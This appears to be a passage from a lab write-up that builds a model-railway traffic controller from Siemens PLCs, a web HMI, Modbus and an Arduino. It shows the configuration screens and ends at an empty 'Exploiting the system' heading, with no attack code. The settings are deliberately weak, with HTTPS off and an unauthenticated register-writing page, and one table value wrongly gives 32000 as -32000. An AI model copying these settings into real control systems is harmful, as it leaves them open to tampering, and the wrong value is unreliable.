
The web server is a human-machine interface (HMI) that the traffic operator uses to manage the system. To enable the web server on PLC1, go over to the general settings -> PROFINET interface -> web server access -> enable



✓ Enable Web server using this interface

The Web server must also be activated in the properties of the PLC.

Next, Activate the Web server modules under the web server options and add a user with administrative access.



✓ Activate Web server on all modules of this device


☐ Permit access only with HTTPS

✓ Enable automatic update

Update interval: 5 s

Name	Access level	Password
Everyone	Restricted	
admin	Administrative	*************
<Add new user>		

Under the User-defined pages, set the HTML directory as .\Webserver and the Default HTML page as index_preweb.html, then generate blocks. This adds a data block that the web server can use.




User-defined pages

HTML directory: .\Webserver
Default HTML page: index_preweb.html
Application name:
Status:

Advanced


Files with dynamic content: .htm;.html
Web DB number: 333
Fragment DB start number: 334

Add a network with the WWW module on the main block and use the generated blocks %DB333, which was generated when the HTML page was imported.




Web page

Siemens user-defined page uses a template-like engine to map data blocks variables in HTML. First, the variable has to be declared in an HTML comment before being displayed on the page. Then, the variable is wrapped in a form tag with a hidden input tag containing the value that should be set before it can be modified, as seen below.




```
<!DOCTYPE html>
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[0]' -->
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[1]' -->
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[2]' -->
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[3]' -->
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[4]' -->
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[5]' -->
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[6]' -->
<!-- AWP_In_Variable Name='"HOLD_REG".BUFFER[7]' -->
<html lang="en">
```




```
<body>
        <h1 style="text-align: center;">Traffic Controller</h1>

        <table class="center">
        <tr>
                <th>Holding Register (40001)</th>
                <th>Name</th>
                <th>Status (0/1)</th>
                <th>Control</th>
        </tr>
        <tr>
                <td>0</td>
                <td>Power Switch</td>
                <td>:="HOLD_REG".BUFFER[0]:</td>
                <td>
                <form>
                <input type="submit" value="ON">
                <input type="hidden" name='"HOLD_REG".BUFFER[0]' value="1">
                </form>

                <form>
                <input type="submit" value="OFF">
                <input type="hidden" name='"HOLD_REG".BUFFER[0]' value="0">
                </form></td>
        </tr>
```





Not secure | 10.10.30.2/awp//index_preweb.html

Traffic Controller


Holding Register (40001)	Name	Status (0/1)	Control
0	Power Switch	1	ON OFF
1	Red Light 1	1	ON OFF
2	Green Light 1	0	ON OFF
3	Yellow Light 1	0	ON OFF
5	Red Light 2	0	ON OFF
6	Green Light 2	0	ON OFF
7	Yellow Light 2	1	ON OFF

PLC 2 (Client)

The job of the client PLC is to read the holding registers from the server and map the results to their outputs. The MB_CLIENT module is used with the following settings, MB_MODE is set to 0 for read-only, the MB_DATA_ADDR is set to 40001 for the first address in the holding register, and MB_DATA_LEN is set to 1, meaning it should only read address 40001.




The CLIENT_CONFIG data block contains the IP configurations and variables the client needs for debugging. The remote address is an array of bytes with the IP address in hex. ActiveEstablisded is set to 1 for an active connection to the server, and the ID is set to 2.


Devices
Traffic Contol
PLC_2 [CPU 1212C AC/DC/Rly]
CLIENT_CONFIG [DB2]
Connection ID
Active Established Enabled
IP address of server in hex
10
10
30
2

CLIENT_CONFIG

	Name	Data type	Start value	Retain	Accessible f...	Write...	Visible in ...	Setpoint	Comment
1	Static								
2	Server_IP	TCON_IP_v4							
3	InterfaceId	HW_ANY	64		✓	✓	✓		HW-identifier of IE-interface
4	ID	CONN_OUC	16#02						nnection reference / ide
5	ConnectionType	Byte	16#0B						pe of connection: 11=TC
6	ActiveEstablished	Bool	1						tive/passive connection
7	RemoteAddress	IP_V4							mote IP address (IPv4)
8	ADDR	Array[1..4] of Byte			✓	✓	✓		IPv4 address
9	ADDR[1]	Byte	16#0A		✓	✓	✓		IPv4 address
10	ADDR[2]	Byte	16#0A						ddress
11	ADDR[3]	Byte	16#1E						ddress
12	ADDR[4]	Byte	16#02						ddress
13	RemotePort	UInt	502						e UDP/TCP port num
14	LocalPort	UInt	0		✓	✓	✓		local UDP/TCP port number
15	DISCONNECT	Bool	false		✓	✓	✓		
16	DONE	Bool	false		✓	✓	✓		
17	BUSY	Bool	false		✓	✓	✓		
18	ERROR	Bool	false		✓	✓	✓		
19	STATUS	Word	16#0		✓	✓	✓		

The HOLD_REG_PTR is configured the same as the server with the optimized block access checked off.



HOLD_REG_PTR


	Name	Data type	Offset	Start value	Retain	Accessible f...	Writa...	Visible in ...	Setpoint	Comment
1	Static									
2	BUFFER	Array[0..15] ...	0.0			✓	✓	✓		
3	BUFFER[0]	Bool	0.0	false		✓	✓	✓		
4	BUFFER[1]	Bool	0.1	false		✓	✓	✓		
5	BUFFER[2]	Bool	0.2	false		✓	✓	✓		
6	BUFFER[3]	Bool	0.3	false		✓	✓	✓		
7	BUFFER[4]	Bool	0.4	false		✓	✓	✓		
8	BUFFER[5]	Bool	0.5	false		✓	✓	✓		
9	BUFFER[6]	Bool	0.6	false		✓	✓	✓		
10	BUFFER[7]	Bool	0.7	false		✓	✓	✓		
11	BUFFER[8]	Bool	1.0	false		✓	✓	✓		
12	BUFFER[9]	Bool	1.1	false		✓	✓	✓		
13	BUFFER[10]	Bool	1.2	false		✓	✓	✓		
14	BUFFER[11]	Bool	1.3	false		✓	✓	✓		
15	BUFFER[12]	Bool	1.4	false		✓	✓	✓		
16	BUFFER[13]	Bool	1.5	false		✓	✓	✓		
17	BUFFER[14]	Bool	1.6	false		✓	✓	✓		
18	BUFFER[15]	Bool	1.7	false		✓	✓	✓		

Arduino

The libraries needed for the Arduino are called "ArduinoModbus" and "ArduinoRS485," which can be installed from the Arduino sketch book (press ctrl + shift + I). The Arduino sketch book is where the Arduino UNO is programmed by uploading a compiled code to the Arduino UNO connected via a USB com port.

The code running on the Arduino uses the Infrared obstacle avoidance sensor to determine if the model train is approaching an intersection. The Arduino runs in a constant loop that reads the MODBUS holding register at address 40001 from PLC 1 and checks if the train is about to approach a stop signal. Finally, according to the MODBUS data, a condition stops the north or east traffic, which sends the correlating signals to the motor driver controlling the railway.

Arduino converts the 16-bit holding register to decimal:




16-bit register (binary)	Decimal	Traffic Sequence
0100001100000000	17152	Red, Green
0010010100000000	9472	Green, Red
0010100100000000	10496	Yellow, Red
0111110100000000	-32000	Red, Yellow
0010001100000000	8960	Red, Red

The Arduino sketch goes into more intricate details in its comments.

Exploiting the system

